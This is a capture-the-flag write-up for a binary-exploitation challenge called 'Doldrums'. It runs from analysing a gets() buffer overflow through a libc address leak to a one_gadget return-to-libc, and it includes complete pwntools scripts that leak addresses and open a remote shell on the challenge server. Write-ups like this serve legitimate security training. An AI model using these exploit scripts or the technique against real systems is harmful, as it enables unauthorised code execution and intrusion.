


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## Doldrums

1. Click the **Doldrums** image:



2. Click the **doldrums** button and then click the **OK** button, to download the **doldrums** file.
3. Open a Terminal window.
4. Execute the following command, from the Terminal window, to determine the file type of the **doldrums** file:

### file doldrums

```
doldrums: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=d035ad0d34a664be7426cd2196a55c38438e19cc, stripped
```

5. Execute the following command, from the Terminal window, to add the execute permission to the **doldrums** file:

### chmod +x doldrums

6. Execute the following command, from the Terminal window, to execute the **doldrums** file:

### ./doldrums

```
Welcome! Here is a nice rime of the poet Samuel Taylor Coleridge for you!
Please press a key to continue!
```

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### 7. Press the **Enter** key:

```
/bin/cat: ./heading: No such file or directory
-----
Hear the rime of the ancient mariner
See his eye as he stops one of three
Memmerizes one of the wedding guests
Stay here and listen to the nightmates of the sea

And the music plays on, as the bride passes by
Caught by his spell and the mariner tells his tale

Driven south to the land of the snow and ice
To a place where nobody's been
Through the snow fog flies on the albatross
Hailed in God's name, hoping good luck it brings

And the ship sails on, back to the North
Through the fog and ice and the albatross follows on

The mariner kills the bird of good omen
His shipmates cry against what he's done
But when the fog clears, they justify him
And make themselves a part of the crime

Sailing on and on and north across the sea
Sailing on and on and north 'til all is calm

The albatross begins with its vengeance a terrible curse a thirst has be-
gun
His shipmates blame bad luck on the mariner
About his neck, the dead bird is hung

And the curse goes on and on at sea
And the curse goes on and aon for them and me

"Day after day, day after day
We stuck nor breath nor motion
As idle as a painted ship upon a painted ocean
Water, water, everywhere and
All the boards did shrink
Water, water everywhere nor any drop to drink"
```

### 8. Execute the following commands, from the Terminal window, to located the gets function call in the **doldrums** file:

**objdump -D doldrums | grep gets**

```
08048440 <gets@plt>:
  08048637:  e8 04 fe ff fee          call    8048440 <gets@plt>
```

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9. Execute the following commands, from the Terminal window, to locate the puts function call in the **doldrums** file:

**objdump -D doldrums | grep puts**

```
08048480 <puts@plt>:
 804861c:      e8 5f fe ff ff      call    8048480 <puts@plt>
 804862b:      e8 50 fe ff ff      call    8048480 <puts@plt>
 8048655:      e8 26 fe ff ff      call    8048480 <puts@plt>
```

10. Execute the following command, from the Terminal window, to open the **doldrums** file, in the GNU Debugger:

**gdb ./doldrums**

```
GNU gdb (Ubuntu 8.1-0ubuntu3.2) 8.1.0.20180409-git
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./doldrums...(no debugging symbols found)...done.
gdb-peda$
```

11. Execute the following command, from the gdb-peda\$ prompt, to disassemble addresses **0x804862b** to **0x80486bc**, in the GNU Debugger:

**disas 0x804862b,0x804865a**

```
Dump of assembler code from 0x804862b to 0x804865a:
 0x0804862b:      call    0x8048480 <puts@plt>
 0x08048630:      add     esp,0x4
 0x08048633:      lea     eax,[ebp-0x9]
 0x08048636:      push    eax
 0x08048637:      call    0x8048440 <gets@plt>
 0x0804863c:      add     esp,0x4
 0x0804863f:      lea     eax,[ebx-0x1773]
 0x08048645:      push    eax
 0x08048646:      call    0x8048490 <system@plt>
 0x0804864b:      add     esp,0x4
 0x0804864e:      lea     eax,[ebx-0x1760]
 0x08048654:      push    eax
 0x08048655:      call    0x8048480 <puts@plt>
```

Buffer: 0x9 = 9 characters

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12. Execute the following command, from the gdb-peda\$ prompt, to disassemble addresses **0x804865a** to **0x80486bc**, in the GNU Debugger:

**disas 0x804865a,0x80486bc**

Dump of assembler code from 0x804865a to 0x80486bc:

```
0x0804865a:  add    esp,0x4
0x0804865d:  lea    eax,[ebx+0x5c0]
0x08048663:  push   eax
0x08048664:  lea    eax,[ebx+0x4e0]
0x0804866a:  push   eax
0x0804866b:  lea    eax,[ebx+0x480]
0x08048671:  push   eax
0x08048672:  lea    eax,[ebx+0x3e0]
0x08048678:  push   eax
0x08048679:  lea    eax,[ebx+0x380]
0x0804867f:  push   eax
0x08048680:  lea    eax,[ebx+0x2c0]
0x08048686:  push   eax
0x08048687:  lea    eax,[ebx+0x260]
0x0804868d:  push   eax
0x0804868e:  lea    eax,[ebx+0x1a0]
0x08048694:  push   eax
0x08048695:  lea    eax,[ebx+0x120]
0x0804869b:  push   eax
0x0804869c:  lea    eax,[ebx+0x60]
0x080486a2:  push   eax
0x080486a3:  lea    eax,[ebx-0x1728]
0x080486a9:  push   eax
0x080486aa:  call   0x8048430 <printf@plt>
0x080486af:  add    esp,0x2c
0x080486b2:  mov    eax,0x0
0x080486b7:  mov    ebx,DWORD PTR [ebp-0x4]
0x080486ba:  leave
0x080486bb:  ret
```

End of assembler dump.

13. Execute the following command, from the gdb-peda\$ prompt, to display the various security options on the **doldrums** binary:

**checksec**

```
CANARY      : disabled
FORTIFY     : disabled
NX          : ENABLED
PIE         : disabled
RELRO       : Partial
```

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14. Execute the following command, from the gdb-peda\$ prompt, to create a **13**-character pattern file, **pat**:

**pattern create 13 pat**

Writing pattern of 13 chars to filename "pat"

15. Execute the following command, from the gdb-peda\$ prompt, to set the follow fork mode to **parent**:

**set follow-fork-mode parent**

16. Execute the following command, from the gdb-peda\$ prompt, to execute the **doldrums** file, with the **13**-character pattern file, **pat**:

**run < pat**

```
Starting program: /home/hacker/Downloads/doldrums < pat
Welcome! Here is a nice rime of the poet Samuel Taylor Coleridge for you!
Please press a key to continue!
.
.
.
Program received signal SIGSEGV, Segmentation fault.

[-----registers-----]
EAX: 0x804a2c0 ("The mariner kills the bird of good omen\nHis shipmates cry
against what he's done\nBut when the fog clears, they justify him\nAnd make them-
selves a part of the crime\n\n")
EBX: 0x41417341 ('AsAA')
ECX: 0x51c
EDX: 0xf7fb8890 --> 0x0
ESI: 0xf7fb7000 --> 0x1d7d8c
EDI: 0x0
EBP: 0x24414142 ('BAA$')
ESP: 0xffffd05c --> 0xf7df7f21 (<__libc_start_main+241>:   add    esp,0x10)
EIP: 0x1
EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-----code-----]
Invalid $PC address: 0x1
[-----stack-----]
0000| 0xffffd05c --> 0xf7df7f21 (<__libc_start_main+241>:   add    esp,0x10)
0004| 0xffffd060 --> 0x80484d0 (xor     ebp,ebp)
0008| 0xffffd064 --> 0x0
0012| 0xffffd068 ("The ")
0016| 0xffffd06c --> 0x0
0020| 0xffffd070 --> 0x1
0024| 0xffffd074 --> 0xffffd104 --> 0xffffd2e8 ("/home/glyn/Downloads/doldrums")
0028| 0xffffd078 --> 0xffffd10c --> 0xffffd306 ("CLUTTER_IM_MODULE=xim")
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x00000001 in ?? ()
```

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17. Execute the following command, from the gdb-peda\$ prompt, to determine the size of the buffer:

### pattern search

```
EBX+0 found at offset: 5
EBP+0 found at offset: 9
No register points to pattern buffer
Pattern buffer found at:
0x0804a147 : offset 27003 - size    4 (/home/glyn/Downloads/doldrums)
0xfffffabb5 : offset 27003 - size    4 ($sp + -0x24a7 [-2346 dwords])
References to pattern buffer found at:
0xf7eca687 : 0xfffffabb5 (/lib/i386-linux-gnu/libc-2.27.so)
```

Control of the Return Pointer (RP) – 13 bytes until RP

18. Execute the following command, from the gdb-peda\$ prompt, to display the common ROP gadgets for the **doldrums** binary:

### ropgadget

```
ret = 0x80483fa
addebp_4 = 0x8048754
popret = 0x8048411
pop2ret = 0x80487fa
pop3ret = 0x80487f9
pop4ret = 0x80487f8
addebp_8 = 0x8048781
addebp_12 = 0x804840e
addebp_16 = 0x8048552
addebp_44 = 0x80486af
```

19. Execute the following command, from the gdb-peda\$ prompt, to quit the GNU Debugger:

### quit

20. Execute the following command, from the Terminal window, to calculate the MD5 checksum of the **doldrums** file:


### md5sum doldrums

```
3f77eb45efd27c863e2b48f384041378  doldrums
```


21. Click the **Second** tab.

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22. Navigate to <http://ropshell.com>:




23. Type **3f77eb45efd27c863e2b48f384041378** into the Search text box and then click the **Search** button:



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24. Click the **3f77eb45efd27c863e2b48f384041378** link:



25. Close the **Second** tab.
26. Execute the following command, from the Terminal window, to create a Python script file, **leak.py**:

**gedit leak.py**

27. Type the following code into the **TextEditor** window:

```
#!/usr/bin/env python3
from pwn import *

conn = remote('46.101.107.117', 2113)

payload = b''
payload += b'B' * 13
payload += p32(0x8048480)      # puts@plt
payload += b'CCCC'
payload += p32(0x804a020)      # puts@got.plt

conn.sendline(payload)
conn.recvuntil('Mariner\n\n')
data = conn.recv(4)
conn.close()

leak = int.from_bytes(data, 'little')
log.info('leak: ' + hex(leak))
```

28. Save the amended file.



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29. Close **TextEditor**
30. Execute the following command, from the Terminal window, to execute the **leak.py** Python script:

**python3 leak.py**

```
[+] Opening connection to 46.101.107.117 on port 2113: Done  
[*] Closed connection to 46.101.107.117 port 2113  
[*] leak: 0xf7dbf460
```

31. Execute the following command, from the Terminal window, to open the Python script file, **leak.py** in **TextEditor**:

**gedit leak.py**

32. Amend line **10** to the following:

```
payload += p32(0x804a010)           # gets@got.plt
```


33. Save the amended file.
34. Close **TextEditor**
35. Execute the following command, from the Terminal window, to execute the amended **leak.py** Python script:

**python3 leak.py**


```
[+] Opening connection to 46.101.107.117 on port 2113: Done  
[*] Closed connection to 46.101.107.117 port 2113  
[*] leak: 0xf7d68be0
```

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36. Navigate to <https://libc.blukat.me/>:



37. Type **puts** into the first text-box and **bf460** into the second text-box.
38. Type **gets** into the third text-box and **68be0** into the fourth text-box.
39. Click the **Find** button:



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40. Click the **libc6-i386\_2.27-3ubuntu1.4\_amd64** link:

libc database search

View source [here](#)  
Powered by [libc-database](#)

Query [show all libs / start over](#)

puts bf460 -

gets 68be0 -

+ Find

Matches

[libc6-i386\\_2.27-3ubuntu1.4\\_amd64](#)

libc6-i386\_2.27-3ubuntu1.4\_amd64 [Download](#)

Symbol	Offset	Difference
system	0x03ce10	0x0
gets	0x066be0	0x29dd0
puts	0x067460	0x2a650
open	0x0e50a0	0xa8290
read	0x0e5620	0xa8810
write	0x0e56f0	0xa88e0
str_bin_sh	0x17b88f	0x13ea7f

[All symbols](#)

41. Click the **All symbols** link:

libc database search

[libc.blukat.me/d/libc6-i386\\_2.27-3ubuntu1.4\\_amd64.symbols](#)


```

__libc_stack_end 00000000
__rtld_global 00000000
__libc_enable_secure 00000000
__dl_exception_create 00000000
__rtld_global_ro 00000000
__tunable_get_val 00000000
__dl_find_dso_for_object 00000000
__tls_get_addr 00000000
__dl_argv 00000000
__strspn_c1 00084fc0
putwchar 000690d0
__gethostname_chk 00107480
__strspn_c2 00084ff0
setrpcent 00120cc0
__wcstod_l 0009eea0
__strspn_c3 00085030
epoll_create 000f7c80
sched_get_priority_min 000da900
__getdomainname_chk 001074a0
klogctl 000f7df0
__tolower_l 00025cf0
dprintf 00050d10
setuid 000bebb0
__wscoll_l 000a4a30
iswalph 000fa930
__getrlimit 000ee010
__internal_endnetgrent 0010f360
chroot 000ef7b0
__gettimeofday 000ad650
__IO_file_setbuf 000705f0
__uname 000bda40
daylight 001d6b24
__IO_file_setbuf 00135ce0
getdate 000b05d0
__vswprintf_chk 00106c80
__IO_file_fopen 00136820
pthread_cond_signal 00103f00
pthread_cond_signal 0013ccd0
__IO_file_fopen 00072340

```

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42. Type **Ctrl + F** and then type **puts**:



43. Close the **Second** tab.
44. Click the **Download** link to download the `libc6-i386_2.27-3ubuntu1.4_amd64.so` file.
45. Execute the following command, from the Terminal window, to search the `libc6-i386_2.27-3ubuntu1.4_amd64.so` file for single `/bin/sh` gadgets:

**one\_gadget libc6-i386\_2.27-3ubuntu1.4\_amd64.so | grep /bin/sh**

```
0x3ccea execve("/bin/sh", esp+0x34, environ)
0x3cc0c execve("/bin/sh", esp+0x38, environ)
0x3ccf0 execve("/bin/sh", esp+0x3c, environ)
0x3ccf7 execve("/bin/sh", esp+0x40, environ)
0x6739f execl("/bin/sh", eax)
0x673a0 execl("/bin/sh", [esp])
0x13563e execl("/bin/sh", eax)
0x13563f execl("/bin/sh", [esp])
```

46. Execute the following command, from the Terminal window, to create a Python script file, `shell.py`:

**gedit shell.py**

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47. Type the following code into the **TextEditor** window:

```
#!/usr/bin/env python3
from pwn import *

conn = remote('46.101.107.117', 2113)

# Leak libc base address
payload = b'B' * 13
payload += p32(0x8048480)      # puts@plt
payload += p32(0x80485e6)      # main
payload += p32(0x804a020)      # puts@got.plt

conn.sendline(payload)
conn.recvuntil('Mariner\n\n')
data = conn.recv(4)

puts_addr = int.from_bytes(data, 'little')
log.info('puts_addr: ' + hex(puts_addr))

libc_base = puts_addr - 0x67460      # puts_offset = 0x67460
log.info('libc_base: ' + hex(libc_base))

# Overwrite return address with 0x3ccea
one_gadget = 0x3ccea
payload = b'B' * 13
payload += p32(libc_base + one_gadget)
conn.sendline(payload)

conn.interactive()
```

48. Execute the following command, from the Terminal window, to execute the amended **shell.py** Python script:

**python3 shell.py**

```
[+] Opening connection to 46.101.107.117 on port 2113: Done
[*] puts_addr: 0xf7e21460
[*] libc_base: 0xf7dba000
[*] Switching to interactive mode
\x10\xdf\xf7.\xdd\xf7\xc0\xe2\xf7
Welcome! Here is a nice rime of the poet Samuel Taylor Coleridge for you!
Please press a key to continue!

.
.
.

More info? https://en.wikipedia.org/wiki/The\_Rime\_of\_the\_Ancient\_Mariner

$
```

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49. Type **ls** and then press the **Enter** key:

```
challenge3  
flag  
heading  
ynetd
```

50. Type **cat flag** and then press the **Enter** key:

```
he2021{1nsp3ktrr_g4dg3t}
```

51. Press **Ctrl+C** to close the connection:

```
[*] Interrupted  
[*] Closed connection to 46.101.107.117 port 2113
```

52. Close the Terminal window.

Flag:        **he2021{1nsp3ktrr\_g4dg3t}**